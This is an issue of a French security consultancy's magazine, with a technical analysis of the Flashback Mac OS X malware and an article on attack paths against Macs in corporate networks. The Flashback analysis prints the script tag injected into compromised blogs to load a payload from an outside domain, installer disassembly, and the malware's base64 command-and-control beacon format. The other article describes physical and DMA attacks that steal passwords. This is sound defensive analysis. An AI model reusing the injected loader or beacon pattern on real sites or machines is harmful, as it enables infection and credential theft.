xmco®
we deliver security expertise

actu secu 32

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

SEPTEMBRE 2012

MAC & SÉCURITÉ

Vulnérabilités et malware

FlashBack
Analyse du premier «vrai» malware pour Mac OS X

Un Mac dans votre SI ?
Vulnérabilités et risques associés

Conférences
Hack In Paris, Hackito et SSTIC

Actualité du moment
Analyses des vulnérabilités MS12-043, MySQL (CVE-2012-2122), F5 BIG-IP (CVE-2012-1493)

Et toujours... **les blogs, les logiciels et nos Twitter favoris !**

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

xmco®

we deliver security expertise

www.xmco.fr

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

édito

SEPTEMBRE 2012

L'année dernière, DG consultants a fêté les 10 ans des Assises de la Sécurité. Cet événement relativement incontournable regroupe la majorité des acteurs de la sécurité informatique. XMCO y participera pour la troisième fois cette année, mais la saveur de cette édition sera un peu particulière pour nous. En effet, c'est à notre tour de fêter nos 10 ans !

10 ans, c'est à la fois beaucoup, et, je l'espère, très peu par rapport à ce qui nous attend !

Dans ce nouveau numéro, vous constaterez que nous avons opéré quelques modifications. En effet, compte-tenu de l'investissement que nous consacrons pour produire ce magazine, et du développement du CERT-XMCO, nous avons décidé de réserver l'intégralité de l'Actu-Sécu aux abonnés du CERT-XMCO. Une version sera toujours téléchargeable librement sur notre site Web. Toutefois, certains articles seront retirés, ou incomplets.

Soit nous faisions appel à la publicité pour maintenir un tel niveau d'effort et de qualité, soit nous mettions en avant les services que nous délivrons déjà pour certains de nos clients.

Nous avons préféré conserver notre indépendance, car elle n'a pas de prix. J'espère que les 6 ans pendant lesquels tous les numéros de l'Actu-Sécu ont été mis à votre disposition, auront pu vous convaincre de l'intérêts de nos articles... et que vous aurez envie de les découvrir dans leur intégralité.

Rassurez-vous, il en reste quand même une bonne partie dans l'édition gratuite ! On ne se refait pas... ;-)

Je profite de cette tribune pour remercier nos clients, pour lesquels nous essayons de donner le meilleur d'entre nous, et dont la fidélité constitue l'une de mes plus grandes satisfaction. Je remercie également mes collaborateurs pour la confiance qu'ils ont portée en moi, et pour leur investissement personnel dans notre aventure.

Je vous souhaite une bonne lecture.

Marc Behar
Directeur

[XMCO aux Assises de la sécurité]

XMCO PARTENAIRE DE :

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.


Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire



p. 6

p. 11

p. 16

SYMPOSIUM SSTIC SUR LA SECURITE DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

HACKITO ERGO SUM

p. 27

p. 37

p. 6

Flashback
Analyse du premier « vrai » malware pour MAC OS X

p. 11

Un MAC dans votre SI ?
Risques et attaques à l'encontre du système d'exploitation d'Apple

p. 16

Conférences
Hack In Paris, Hackito et SSTIC

p. 27

L'actualité du moment
MS12-043, MySQL (CVE-2012-2122), F5 BIG-IP (CVE-2012-1493) et BlackHole

p. 37

Blogs, logiciels et extensions
WOLFY, Microsoft Security Compliance Manager et Twitters.

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Lionel AKAGAH, Antonin AUROY, Stéphane AVI, Frédéric CHARPENTIER, Charles DAGOUAT, Yannick HAMON, Stéphane JIN, François LEGUE, Arnauld MALARD, Julien MEYER, Pierre TEXIER.

Conformément aux lois, la reproduction ou la contrefaçon des modèles, dessins et textes publiés dans la publicité et la rédaction de l'ActuSécu © 2012 donnera lieu à des poursuites. Tous droits réservés - Société XMCO. la rédaction décline toute responsabilité pour tous les documents, quel qu'en soit le support, qui lui serait spontanément confiés. Ces derniers doivent être joints à une enveloppe de réexpédition prépayée. Réalisation, Janvier 2012.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> FlashBack, le premier VRAI malware pour Mac OS

Récemment l'apparition d'un malware baptisé « Flashback » ou « Flashfake », premier vrai virus ciblant uniquement les systèmes Mac OS X, est venu confirmer l'intérêt grandissant des pirates pour les systèmes d'exploitation d'Apple.

Cet article a pour objectif de disséquer « Flashback » avec, dans un premier temps, une présentation théorique fondée sur les éléments présents sur la toile et dans un second temps, une analyse technique des mécanismes d'infection effectuée depuis des échantillons de « Flashback ».

par Antonin AUROY, Lionel AKAGAH et Arnaud MALARD

FlashBack

Paperghost

Les ordinateurs Macintosh ont toujours eu la réputation d'être sûrs avec peu ou pas de virus existants pour leur système d'exploitation car très peu de pirates semblaient s'y intéresser, contrairement aux PC Windows.

La donne semble avoir changé depuis 2006, lorsque les premiers virus et exploits ont fait leur apparition. A partir de ce moment, la firme de Cupertino a commencé à prendre conscience de l'exploitation potentielle de failles de sécurité affectantson système d'exploitation. Après les premières failles et des erreurs d'implémentation importantes, le premier virus digne de ce nom est apparu. Revenons sur l'historique de cette menace et des mécanismes d'infection.

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Historique

Naissance de « Flashback »

Le malware « Flashback » a été officiellement découvert en février 2012. Cependant, les premières versions existaient déjà depuis septembre 2011. Ainsi, de septembre 2011 à février 2012, un nombre important d'ordinateurs fonctionnant sous Mac OS X a été infecté par « Flashback », environ 700 000 à travers le monde (Australie, Royaume-Uni, Etats-Unis, Canada, etc.). Ces machines ont été utilisées pour constituer un botnet géant.

Pour prende le contrôle de ces machines, les pirates ont exploité deux failles distinctes au sein de Java (CVE-2008-5353 et CVE-2011-3544), ainsi qu'une attaque d'ingénierie sociale qui visait à tromper l'utilisateur afin de lui faire installer, à son insu, le malware.

Lors de la visite d'un site spécialement conçu, il était demandé aux utilisateurs de télécharger et d'installer une mise à jour d'Adobe Flash Player qui, en réalité, contenait par ailleurs un cheval de Troie. Les pirates, via l'utilisation d'un certificat numérique proche de celui d'Apple (même contenu mais non signé par une autorité de confiance), cherchaient à rassurer l'utilisateur quant à la légitimité de l'application en « certifiant » l'identité de l'éditeur (en l'occurence d'Apple) du programme malveillant. Les failles Java exploitées provenaient d'une ancienne version de Java qui n'est plus distribuée par Apple depuis la sortie de Mac OS X 10.7 (Lion). Les versions de Mac OS X les plus touchées furent donc Snow Leopard (10.6) et Leopard (10.5), qui intégraient Java par défaut.

Enfin, une fois installé, le malware cherchait à dérober des informations personnelles telles que les identifiants de connexion à certains sites Internet tels que Google, Yahoo!, CNN, PayPal ou encore des sites de banque en ligne.

A partir de mars 2012, une évolution du virus a fait surface. Elle exploite, cette fois-ci, une autre vulnérabilité Java référencée CVE-2012-0507. Son exploitation venait principalement du fait qu'Apple n'implémente jamais les correctifs publiés par Oracle mais préfère publier les siens pour corriger les vulnérabilités Java, en créant très souvent un écart de 1 à 3 mois entre la publications du correctif par Oracle et la publication du correctif par Apple. Concernant la vulnérabilité référencée CVE-2012-0507, le correctif Oracle a été publié en février 2012 contrairement à celui d'Apple qui ne l'a été qu'entre le 3 avril 2012. Cet écart a permis à certains pirates d'exploiter massivement la faille de sécurité, en particulier les auteurs de Flashback qui en ont profité pour agrandir leur botnet. D'autant plus que de nombreux utilisateurs, malgré la publication urgente du correctif, n'avaient pas effectué de mise à jour.

« Flashback a été officiellement découvert en février 2012. Cependant, les premières versions existaient déjà depuis septembre 2011 »

Par ailleurs, dans la même optique d'expansion maximale du botnet « Flashback », les cybercriminels se sont servis d'un programme partenaire d'origine russe. Ce dernier s'appuie sur un script qui permet d'effectuer des redirections depuis plusieurs sites à travers le monde vers des sites malicieux.

Dès fin février/début mars 2012, plusieurs sites basés sur le CMS WordPress, dont la plupart sont situés aux Etats-Unis, ont été compromis. Les causes possibles avancées furent l'utilisation d'une version vulnérable de WordPress par les bloggeurs ou l'installation par ces derniers du plugin ToolsPack.

Quelques médias ont relayé l'information sur l'attaque Wordpress.

Ci-dessous un exemple de code injecté au sein des pages des blogs compromis :

```
<script src=«http://domainname.rr.nu/nl.php?p=d»></
script>
```


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les visiteurs de ces blogs étaient alors redirigés de manière transparente vers des sites ayant pour domaine « rr.nu » et utilisant un kit d'exploitation pour infecter les machines des visiteurs. Ces infections se déroulaient en plusieurs phases qui seront présentées par la suite dans cet article.

Pourquoi avoir conçu « Flashback » ?

La motivation principale des cybercriminels derrière Flashback est bien sûr financière, notamment grâce au module d'interception et de modification du trafic Web lié au programme « Google Ads ». Celui-ci force les internautes àleur insue à générer des clics sur des liens publicitaires et rémunère ainsi les annonceurs sur chaque clic effectué par les ordinateurs compromis.

« La première phase de l'infection consiste en l'exécution d'un code JavaScript utilisé pour charger une applet Java »

Une première estimation faite par des chercheurs avait annoncé que les cybercriminels pouvaient espérer gagner jusqu'à 10 000 dollars par jour à l'aide de leur botnet. Cependant, les choses ne se sont pas vraiment déroulées comme prévu (cf. bulletin CXA-2012-0865) du fait, entre autres, d'une faible installation du module complémentaire sur la totalité des machines infectées

> INFO

Apple publie un outil de suppression du malware Flashback

Suite au grand nombre de systèmes Mac OS X compromis par le malware Flashback, Apple a publié un outil de suppression du virus.

L'outil disponible depuis le 13 avril pour les versions de Mac OS X supérieures à Lion (10.7) a été récemment mis à jour afin de supporter
les versions comprises entre 10.5 et 10.5.8 (Léopard).

Si le malware était détecté par cette mise à jour, une boite de dialogue en informerait l'utilisateur.

http://lists.apple.com/archives/security-announce/2012/May/msg00003.html


> Chronologie de l'infection

Entrons maintenant dans les détails techniques du processus d'infection.

Exploitation des vulnérabilités

La première phase de l'infection consiste en l'exécution d'un code JavaScript utilisé pour charger une applet Java. Cette dernière a alors comme objectif d'installer quatre applications Java sur le système de la victime. Trois d'entre elles exploitent les vulnérabilités Java référencées CVE-2008-2323, CVE-2011-3544 et CVE-2012-0507 alors que la quatrième tente de tromper les utilisateurs, via de l'ingénierie sociale, afin qu'ils exécutent cette application qu'ils pensent être légitime.

En cas d'échec de la méthode décrite plus haut, une autre méthode d'infection consiste en l'exécution d'une autre applet Java spécialement conçue qui nécessite les droits d'administration. Dans les deux cas, l'exécution de l'applet Java implique avant tout la validation de l'utilisateur, celle-ci n'étant pas signée par Apple. La première phase de l'infection aboutit donc à l'installation du conteneur, appelé aussi « Dropper », qui aura en charge le téléchargement et l'installation d'autres composants du malware.



Etapes d'infection

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Dépôt de l'installeur

Le conteneur en question est un fichier au format binaire Mach-O. Il contient un module 32 ou 64 bit (appelé installeur principal par la suite) selon la version du système d'exploitation de la machine de la victime.

```
$ file f_install
f_install: Mach-O universal binary with 2 architectures
f_install (for architecture x86_64):    Mach-O 64-bit executable x
f_install (for architecture i386):      Mach-O executable i386
```

Architectures supportées par l'installeur de « Flashback »

Pour notre analyse technique nous avons utilisé des exemplaires récents du virus, récupérés sur le site : http://contagiodump.blogspot.fr/

Comme le montre la capture ci-dessous, les échantillons ont été soumis à VirusTotal qui a permis de mettre en évidence que seulement 29 éditeurs d'antivirus sur 42 ont détecté le contenu malicieux.

virustotal

SHA256: 1d24affa137a355a9963d1aba438b66753e62a00ce07d80626f399b600f1f

File name: Flashback.J

Detection ratio: 29 / 42

Analysis date: 2012-08-09 13:38:54 UTC (0 minute ago)

More details

Antivirus	Result
AhnLab-V3	-
AntiVir	MacOS/Flashback.J.1
Antiy-AVL	Trojan/OSX.Flashfake
Avast	MacOS:Flashback-L [Drp]

Analyse VirusTotal de l'installeur

Parmi ces antivirus, certains sont uniquement compatibles avec Windows, ce qui peut expliquer un taux de détection aussi faible. Les éditeurs d'antivirus, ayant développé un antivirus pour Mac OS X tels que Avast !, BitDefender Antirus for Mac, Sophos Anti-virus, Avira, et enfin ClamXav, ont par contre été à même de détecter le malware sans aucun problème.

Connexion de l'installeur principal au serveur C&C

Le rôle principal de cet installeur est d'établir une communication avec le serveur de Commandes et de Contrôle (C&C) de premier niveau, de vérifier si la machine remplit les conditions nécessaires à son infection, et si c'est le cas, de télécharger des modules supplémentaires et de les installer sur le système de la victime. Une fois son exécution terminée, quelque soit le résultat, l'installeur va s'effacer du système de la victime.

```
00003A3E mov     edx, ds:off_5750
00003A44 mov     [esp], edx
00003A47 call    __NSGetExecutablePath
00004612 mov     edx, ds:off_5750
00004618 mov     [esp], edx      ; char *
0000461B call    _unlink
```

Suppression de l'exécutable

En s'exécutant, l'installeur principal vérifie au préalable si l'une des applications de sécurité suivantes, dont la majeure partie correspond à des logiciels de sécurité, est présente sur la machine infectée : LittleSnitch (un firewall pour Mac OS), XCode, VirusBarrierX6, iAntiVirus, Avast!, l'antivirus ClamXav, HTTPScoop et Packet Peeper. Si c'est le cas, l'installeur principal se supprime automatiquement de la machine et l'infection est stoppée.

Dans le cas contraire, si aucune des applications n'est présente, l'installeur principal se connecte alors à l'un des serveurs C&C et transmet à ce dernier des informations sur la machine infectée telles que l'Identifiant Universel Unique (UUID, propre à l'utilisateur courant du système), la version du système d'exploitation, les droits avec lesquels il s'exécute, l'architecture du système (32 ou 64 bits), etc.

```
ov    [esp+4], eax
ov    eax, ds:_kIOMasterPortDefault_ptr
ov    eax, [eax]
ov    [esp], eax
all   _IORegistryEntryFromPath
ov    edi, eax
ov    eax, ds:_kCFAllocatorDefault_ptr
ov    eax, [eax]
ov    [ebp+var_1420], eax
ov    dword ptr [esp+0Ch], 0
ov    [esp+8], eax
ov    dword ptr [esp+4], offset cfstr_Ioplatformuuid ; "IOPlatformUUID"
ov    [esp], edi
all   _IORegistryEntryCreateCFProperty
ov    ebx, eax
est   eax, eax
z     short loc_3AF1
```

Récupération de l'UUID

Pour communiquer avec le serveur C&C, l'installeur envoie des requêtes HTTP GET.

```
call    _CFHTTPMessageCreateRequest
mov     ebx, eax
test    esi, esi
jz      short loc_2648

v     [esp+8], esi
v     dword ptr [esp+4], 5148h
v     [esp], eax
ll    _CFHTTPMessageSetHeaderFieldValue

oc_2648:
ov    [esp+4], ebx
ov    dword ptr [esp], 0
all   _CFReadStreamCreateForHTTPRequest
ov    [ebp+var_30], eax
ov    [esp], eax
all   CFReadStreamOpen
```

Utilisation du protocole HTTP

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La requête envoyée est de la forme suivante : http://<adresse ip du serveur>/counter/<informations encodées en base64>.


```
http://xx.xx.xx.xx/counter/MDAwMDAwMDAtMDAwM
C0xMDAwLTgwMDAtMDAwQzI5RENBNzIwfGkzODZ8MTAuO
C4wfDVZS2lMNEZyc25sS3N4dFdLekt3b3c9PXxpMzg2f
GkzODZ8MQ==
```

URL de la requête envoyée au serveur C&C (encodage des informations envoyées en base 64)

« Le rôle principal de cet installeur est d'établir une communication avec le serveur C&C de premier niveau et de vérifier si la machine remplit les conditions nécessaires à son infection »

```
http://xx.xx.xx.xx/counter/00000000-0000-1000-8000-
000C29DCA720|i386|10.8.0|5YKiL4FrsnlKsxtWKzKwow==|i
386|i386|1
```

URL de la requête envoyée au serveur C&C (informations envoyées décodées)



La suite de cet article est réservée aux abonnés du CERT-XMCO

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Un Mac dans votre SI, quels risques ?

Abondamment utilisés dans les secteurs de la communication, de la publicité et du marketing, les ordinateurs Apple commencent peu à peu à s'imposer en entreprise. Souvent réservés aux VIP ou aux créatifs qui nécessitent d'avoir des outils de mise en page professionnels, les Mac s'intègrent peu à peu aux Systèmes d'Information ce qui engendre nécessairement une nouvelle vision de la sécurité du SI. La présence d'un Mac induit-elle des risques pour votre SI ? Réponse dans cet article...

par Arnaud MALARD

Un Mac dans votre SI, quels risques ?

Andy Langager

> Introduction

Le système Mac OS X est en pleine expansion, c'est une certitude, et les chiffres parlent d'eux même : à la sortie de la nouvelle version de Mac OS X en septembre 2011, Lion 10.7, la part de marché de Mac OS X a grimpé d'un point en un mois (de 9,6 % à 10,6 %). Certes, Lion apporte des nouvelles fonctionnalités, une meilleure stabilité et des nouveaux mécanismes de sécurité, mais la sortie de cette nouvelle version est-elle la seule cause de ce succès ? Probablement que non. Apple occupe également une importante part du marché des tablettes et des Smartphones. La satisfaction de cette population d'utilisateurs donne une raison supplémentaire pour sauter le pas et passer sous Mac OS X.

Si nous combinons ce phénomène de mode avec la nouvelle tendance du moment, le BYOD (Bring Your Own Device), il est fort probable que les systèmes Mac OS X - et c'est déjà le cas dans certaines entreprises - se retrouvent rapidement connectés aux Systèmes d'Information de l'entreprise. Quel est le risque encouru ? Quels sont les risques de compromission et de fuite de données ? Cet article fournira des éléments de réponse à ces questions en présentant différentes techniques de prise de contrôle d'un système Mac OS X, d'une part à travers des vulnérabilités logicielles et d'autre part depuis un accès physique. Nous évoquerons par la suite quelques exemples de fuites d'informations sensibles pouvant être provoquées par un acteur malveillant depuis un accès au système.

pixelmaniatik

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


> Exploiter les vulnérabilités logicielles

Les vulnérabilités exploitables lors de la navigation

Depuis Internet, l'approche la plus courante pour compromettre un système est de tenter d'exploiter simultanément « la faille humaine » et une vulnérabilité technique dans le but d'installer aux dépens de la victime un programme malveillant. Un exemple très récent et qui a fait la une des médias est le malware Flashback. Celui-ci s'appuyait sur une vulnérabilité de Java non corrigée et se présentait à la victime sous la forme d'une inoffensive mise à jour du logiciel Adobe Flash (cf ActuSécu #31). FlashBack a fait des dégâts : plus d'un million de machines Mac OS X compromises. C'est le premier « vrai malware » développé exclusivement pour Mac OS X et permettant la prise de contrôle du système et le vol d'informations.

Depuis un accès distant, la manière la plus simple semble donc de passer par des logiciels tiers installés sur le système. En effet, la cause principale d'une compromission est due à une vulnérabilité présente dans un logiciel tiers, c'est-à-dire un logiciel autre que le système d'exploitation lui-même. Les logiciels tels que Flash, Acrobat, Safari, QuickTime ou encore iTunes sont souvent des cibles privilégiées par les pirates.

Le scénario classique exploité par ces derniers est de convaincre une victime, à travers un site Web, de télécharger le dernier MP3 de Lady Gaga pas encore sorti ou encore la nouvelle Sex-Tape de Paris Hilton. Une fois le fichier téléchargé et ouvert, la faille iTunes, QuickTime (ou autre) est exploitée et permet d'installer un programme malveillant (Cheval de Troie) au cœur du système. Ainsi, le pirate pourra utiliser la machine de la victime pour réaliser des opérations illicites. L'étude de 2010, présentée ci-dessous, révèle d'ailleurs que Apple a été le « numéro 1 » en ce qui concerne le nombre de vulnérabilités découvertes sur les produits tiers.



Les vulnérabilités exploitables depuis le réseau local

Par contre, en ce qui concerne les moyens d'exploitation des vulnérabilités distantes, le constat n'est pas le même : Microsoft est bien loin devant. En effet, le nombre « d'exploits distants » (programme d'exploitation de vulnérabilités depuis un réseau distant ou local) conçus contre les plateformes Mac OS X est encore très limité par rapport à Microsoft Windows (environs 15 pour Mac OS X depuis 2010 contre 145 pour Windows depuis 2011). Cependant, Mac OS X étant de plus en plus pris pour cible par les chercheurs en sécurité et les pirates, ces chiffres devraient grossir de manière significative dans les années à venir.

« Depuis un accès distant, la manière la plus simple semble donc de passer par des logiciels tiers... tels que Flash, Acrobat, Safari, QuickTime ou encore iTunes »

Evidemment, depuis le réseau, un attaquant peut également tenter d'exploiter des vulnérabilités « classiques » des services qui peuvent être ouverts sur Mac OS X : SSH, le Bureau à Distance, FTP, iTunes, etc. En effet, Mac OS X intègre nativement ces différents services qui peuvent être activés en un clic par l'utilisateur néophyte. Ainsi, les utilisateurs non-informaticiens peuvent aisément héberger et publier à travers d'un Mac leurs photos de famille, mais à quel risque ?

Une recherche rapide avec les bons mots clefs sur votre moteur de recherche préféré vous permettra d'identifier des données stockées sur des serveurs Web Mac OS X tels que des archives mails, des calendriers, des documents Office et également le fameux « trousseau d'accès » qui contient un nombre important de mots de passe de l'utilisateur (comptes Google, Skype, clefs WiFi, certificats, client de messagerie Mail/Outlook, iTunes, OpenVPN, etc.).

Les vulnérabilités exploitables localement

Depuis un accès au système Mac OS X, c'est-à-dire un accès physique, « bureau à distance » ou encore SSH, un pirate essayera d'élever ses privilèges : passer d'un simple utilisateur avec des droits limités à un compte d'administration.

A l'heure actuelle, ce type d'attaque très répandue dans le monde Microsoft ou Linux, se révèle difficile à réaliser sur Mac OS X à la vue du peu de failles découvertes et du

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

peu de programmes d'exploitation publiés à ce sujet. Le constat est en effet le même que pour les exploits distants, 44 exploits pour Mac OS X depuis 2003 (contre 220 pour Windows depuis 2011).

Par contre, l'utilisation de programmes malveillants et les attaques par élévation de privilèges ne sont pas forcément nécessaires pour provoquer des fuites d'informations douloureuses pour un utilisateur et son entreprise : il existe aussi les attaques « physiques ».

>Exploiter les accès physiques

Comme vous allez le constater, si vous avez la possibilité d'accéder physiquement à une machine hébergeant Mac OS X, il est souvent très aisé d'en prendre le contrôle total.

Accès sans mot de passe

Le premier élément à connaitre sur Mac OS X est qu'avec une installation par défaut de type « next-next-next », la session s'ouvre automatiquement avec le compte du premier utilisateur sans demander de mot de passe.

Le plus souvent, cela permet donc de prendre simplement le contrôle d'un Mac qui traine ; d'autant plus que cet utilisateur possède les privilèges d'administration. Toutefois, le mot de passe de l'utilisateur est souvent nécessaire pour accéder à des paramètres sensibles propres à l'utilisateur ou au système. Mais, comme Mac OS X ne force pas une politique de mot de passe, l'utilisateur a donc la liberté d'en choisir un trivial et donc identifiable rapidement par un acteur malveillant.

Accès en mode Target

Une autre technique simple, pour accéder au système de fichiers d'un Mac sans en connaître le mot de passe, consiste à utiliser un simple câble FireWire branché à la machine est nécessaire.

Le mode « Target », activable au démarrage d'un système Mac OS X, permet à tout individu de transformer celui-ci en disque externe FireWire. Ainsi, les fichiers présents sur le disque dur sont accessibles sans restriction depuis la machine de l'individu, permettant alors à un acteur malveillant d'en extraire des données sensibles (ex : mots de passe des utilisateurs du système) et métiers (ex : schéma réseau, fichiers Excel de mot de passe). Evidemment, l'accès par ce biais n'est pas possible si le disque dur a été intégralement chiffré par une solution telle que Filevault 2 livré avec la dernière mouture de Mac OS X Lion.

Comme pour tout type d'ordinateur, si l'accès à l'EFI (équivalent du BIOS) n'est pas sécurisé, il est également possible d'accéder aux fichiers du système Mac OS X en démarrant la machine par un système tiers (Backtrack) installé sur une clef USB ou un CDROM.

Accès en mode Single

Un moyen encore plus simple est d'exploiter le mode « Single », mode activable au démarrage du Mac avec une combinaison de touche, et permettant d'obtenir une invite de commande avec les privilèges d'administration. A partir de cet accès privilégié, toutes les commandes du système d'administration peuvent être exécutées et toutes les données (non chiffrées) peuvent être extraites.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Accès à la mémoire vive

Enfin, le moyen de compromission le plus performant, mais aussi le plus complexe à mettre en œuvre, est d'exploiter les accès directs à la mémoire RAM (les accès « DMA »). Les interfaces FireWire et/ou Thunderbolt présentes sur tous les MacBook permettent ce type d'accès. Ces interfaces sont reliées directement à la mémoire RAM sans passer par le microcontrôleur et peuvent donc difficilement bénéficier de la protection du système d'exploitation.
Une attaque publiée en 2005 par le chercheur Adam Boileau consiste à émuler un iPod sur sa propre machine afin que la machine victime, connectée à celui-ci à travers un câble FireWire, lui autorise les accès directs à sa mémoire. Même si le système Mac OS X est verrouillé, cet accès direct à la mémoire RAM est autorisé, et ce, même si le disque dur est intégralement chiffré.

« Le moyen de compromission le plus performant, mais aussi le plus complexe à mettre en œuvre, est d'exploiter les accès directs à la mémoire RAM (les accès DMA) »

Un attaquant peut modifier le contenu de la mémoire et contourner l'authentification d'ouverture de session proposée par Mac OS X. Il lui est également possible d'élever les privilèges de n'importe quel utilisateur du système afin d'obtenir les droits d'administration.

Par ailleurs, ces interfaces FireWire et/ou Thunderbolt permettent d'accéder à de très nombreuses fuite d'informations : l'écriture en mémoire RAM étant possible, la lecture l'est également. Ainsi, les informations sensibles suivantes peuvent être volées :

- Mots de passe en clair de l'utilisateur s'étant connecté ou étant connecté (session active et/ou session verrouillée);
- Mots de passe du trousseau d'accès (si celui-ci n'est pas identique au mot de passe système);
- Mots de passe saisis à travers le navigateur Web;
- Clef utilisée pour chiffrer intégralement le disque dur (Filevault2);
- Mots de passe d'accès à des ressources d'un domaine (Microsoft Exchange, Serveur de fichiers SMB, etc);
- Etc.

